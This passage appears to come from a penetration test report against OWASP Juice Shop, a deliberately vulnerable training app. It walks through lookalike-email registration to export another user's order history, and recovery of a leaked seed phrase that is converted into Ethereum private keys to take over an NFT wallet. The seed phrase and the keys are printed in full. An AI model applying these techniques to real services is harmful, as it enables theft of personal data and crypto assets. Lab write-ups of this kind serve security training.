


Nothing appears in the data file as we haven't made any orders yet

### 3. Make an order and see the request data export




4. turn intercept on and capture the track order request and send it to repeater



5. Observe the response and note that email addresses are obfuscated also notice the obfuscation pattern “[arminn@juice-sh.op](mailto:arminn@juice-sh.op)” → “[\\*rm\\*nn@j\\*\\*c\\*-sh.\\*p](mailto:*rm*nn@j**c*-sh.*p)”

6. Create a new account with an email address that, when obfuscated, resembles an existing user's email.



### User Registration

Email\*  
edmin@juice-sh.op

Password\*  
•••••

1 Password must be 5-40 characters long. 5/20

Repeat Password\*  
•••••

5/40


Show password advice

Security Question \* Father's birth date? (MM/DD/YY)

1 This cannot be changed later!

Answer\* 1211

Register



### Login

Email\* edmin@juice-sh.op

Password\* ••••• 

Forgot your password?


Log in 

Remember me

or


Log in with Google 

Not yet a customer? 




This was done based on the observed pattern from a previous order or interaction within the application where only parts of the email were visible, and asterisks replaced the rest.

7. Notice that the new account doesn't have any saved data as there was no



The image contains two screenshots of the OWASP Juice Shop application. The top screenshot shows the 'My saved addresses' page, which is currently empty. The bottom screenshot shows the 'My Payment Options' page, which also appears to be empty.

order placed before



```
{ "username": "", "email": "edmin@juice-sh.op", "orders": [{ "orderId": "5267-dbdab4f4104dc357", "totalPrice": 8.96, "products": [{ "quantity": 3, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 5.97, "bonus": 0 }, { "quantity": 1, "name": "Orange Juice (1000ml)", "price": 2.99, "total": 2.99, "bonus": 0 }], "bonus": 0, "eta": "5" }, { "orderId": "5267-44a3e9fde5edd094", "totalPrice": 26.97, "products": [{ "quantity": 3, "name": "Eggfruit Juice (500ml)", "price": 8.99, "total": 26.97, "bonus": 3 }], "bonus": 3, "eta": "0" }], "reviews": [], "memories": [] }
```

8. Test access for data make a Request data export

| Order History                       |                       |            |             |                                                                                                                                                                         |
|-------------------------------------|-----------------------|------------|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Order ID<br>#5267-44a3e9fde5edd094  | Total Price<br>26.97₹ | Bonus<br>3 | Delivered   |   |
| Product                             | Price                 | Quantity   | Total Price |                                                                                                                                                                         |
| Eggfruit Juice (500ml)              | 8.99₹                 | 3          | 26.97₹      |                                                                                      |
| Order ID<br>#5267-dbdbab4f4104dc357 |                       |            |             |                                                                                                                                                                         |
| Product                             | Price                 | Quantity   | Total Price |                                                                                                                                                                         |
| Apple Juice (1000ml)                | 1.99₹                 | 3          | 5.97₹       |                                                                                      |
| Orange Juice (1000ml)               | 2.99₹                 | 1          | 2.99₹       |                                                                                      |

We notice that the new account didn't make any orders before and still it showed me data from a different user appears, this indicates exposure of data of other user personal order history.

## 5.13.4 NFT Takeover

HIGH

- **Description:**

We exposed critical NFT wallet credentials through user feedback. We gained access to an official Soul Bound Token (a type of NFT linked to a unique identity) by leveraging sensitive information exposed inadvertently through user feedback.

---

- **Impact:**

A penetration tester was able to successfully obtain the seed phrase of a wallet by reviewing public feedback, converting it to a private key using a known cryptographic method BIP39, and gained full control over a protected NFT (Soul Bound Token). This results in complete compromise of ownership and identity-based assets, violating integrity and confidentiality.

---

- **Vulnerability Location:**

- Affected path: /juicy-nft
- Leaked Data: Seed phrase

---


- **Recommendations:**

- monitor user-submitted content (e.g., feedback, review) for sensitive data patterns.
- Secure Information Handling Ensure that any form of sensitive information, such as cryptographic keys or seed phrases, is neither stored nor transmitted in clear text within user-accessible areas.
- Deploy employ automated filtering to obscure or block the display of sensitive information.

---

- **Proof Of Concept:**

1. Search for NFT-related content in the application source code and UI.



A user comment mentioning the path: "/juicy-nft"

```

 },
 {
 "path": "juicy-nft",
 "component": Fc
 },
 {
 "path": "wallet-web3",
 "loadChildren: (n = (0,
 w.Z)(function() {
 return yield np();
 })),
 "component": WalletWeb3
 }
],
 "component": Fc
}

```

discovered the /juicy-nft path in the application's JavaScript file

## 2. Extracting the Seed Phrase from the same feedback.

"purpose betray marriage blame crunch monitor spin slide donate sport lift



clutch"

Recognized that this seed phrase likely relates to the private key required by the /juicy-nft page.

3. The NFT wallet seed phrase follows the “**BIP39 standard**” to generate private key and it should be “**Ethereum**”



4. Used the Mnemonic Converter Tool (<https://iancoleman.io/bip39/>) to convert the seed phrase into a private key

Auto compute


|                                                    |                                                                                                                                                            |
|----------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Mnemonic Language                                  | English 日本語 Español 中文(简体) 中文(繁體) Français Italiano 中文(简体) 中文(繁體) Čeština Português                                                                        |
| BIP39 Mnemonic                                     | <input type="text" value="purpose betray marriage blame crunch monitor spin slide donate sport lift clutch"/>                                              |
| <input type="checkbox"/> Show split mnemonic cards |                                                                                                                                                            |
| BIP39 Passphrase (optional)                        | <input type="text"/>                                                                                                                                       |
| BIP39 Seed                                         | <input type="text" value="552b89904540a9d8751f1c7e31f71feb584bb62af857fb65bcb8e48c80dc8654614379a2a1e294f759134c0008beeee778fb353f98e15edf3adad2a728e17"/> |
| Coin                                               | <input type="text" value="ETH - Ethereum"/>                                                                                                                |
| BIP32 Root Key                                     | <input type="text" value="xprv9s21ZrQH143K4DfTxz9Ygc6kvSBEV8LgZPk7BcXzJzT49gi6VoY5xqD21Q9jnyZQXaeWqp7wRs44vbeWU1FwRzbXFazix1hc7qFhSoyD6ub"/>               |
| <input type="checkbox"/> Show BIP85                |                                                                                                                                                            |

5. Obtained the private key:

“**0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e3”**

| Path             | Address                                     | Toggle | Public Key                                                            | Toggle | Private Key                                                         | Toggle |
|------------------|---------------------------------------------|--------|-----------------------------------------------------------------------|--------|---------------------------------------------------------------------|--------|
| m/44'/60'/0'/0/0 | 0x8343d2eb2B13A2495D0e435a1b15e85b98115Ce05 |        | 0x02c7a2a93289c9fbda5990bac6596993e9bb0a8d3f178175a80b7cfdf983983f506 |        | 0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e3 |        |
| m/44'/60'/0'/0/1 | 0x4A2d55CF9600B5961974E6547C6dd4F5E21b20E   |        | 0x02cd9e1898ad99d58c206161ae0b7a704e3771525a6e1e503ff462378527f76cbf  |        | 0x7a63f1461d37b2591ac1381a446ababfe68fa2cdd5917c24a5e797103db22335  |        |
| m/44'/60'/0'/0/2 | 0x0830c7Dc5d88CAF63B5FC5cFFa300E47521b8b4e  |        | 0x0377b6e72f93e17d62415cff9e29cd6cc112e679dd6e33f0da6af4be36d68dc     |        | 0xd8274792ab072112bf8548f341d2b8d6797a52d0c26b7cc00545aa0fc6931309  |        |
| m/44'/60'/0/0/3  | 0x48437a6906025a3a8c7Cc12BE3Ca67B58921136   |        | 0x02b4252be7a7eb8d94ef53172dcff9151d0280819f11738d802133262aa93d3be0  |        | 0xeb9b3b9f117016a74d10c0eaf05e5ec2ce944014f9edcbf4ffd38f96e6c29e9c  |        |

6. Entered the derived private key on the NFT page, which authenticated access to the wallet containing the Soul Bound Token.



Successfully accessed the wallet and verified control over the Soul Bound Token NFT, completing the takeover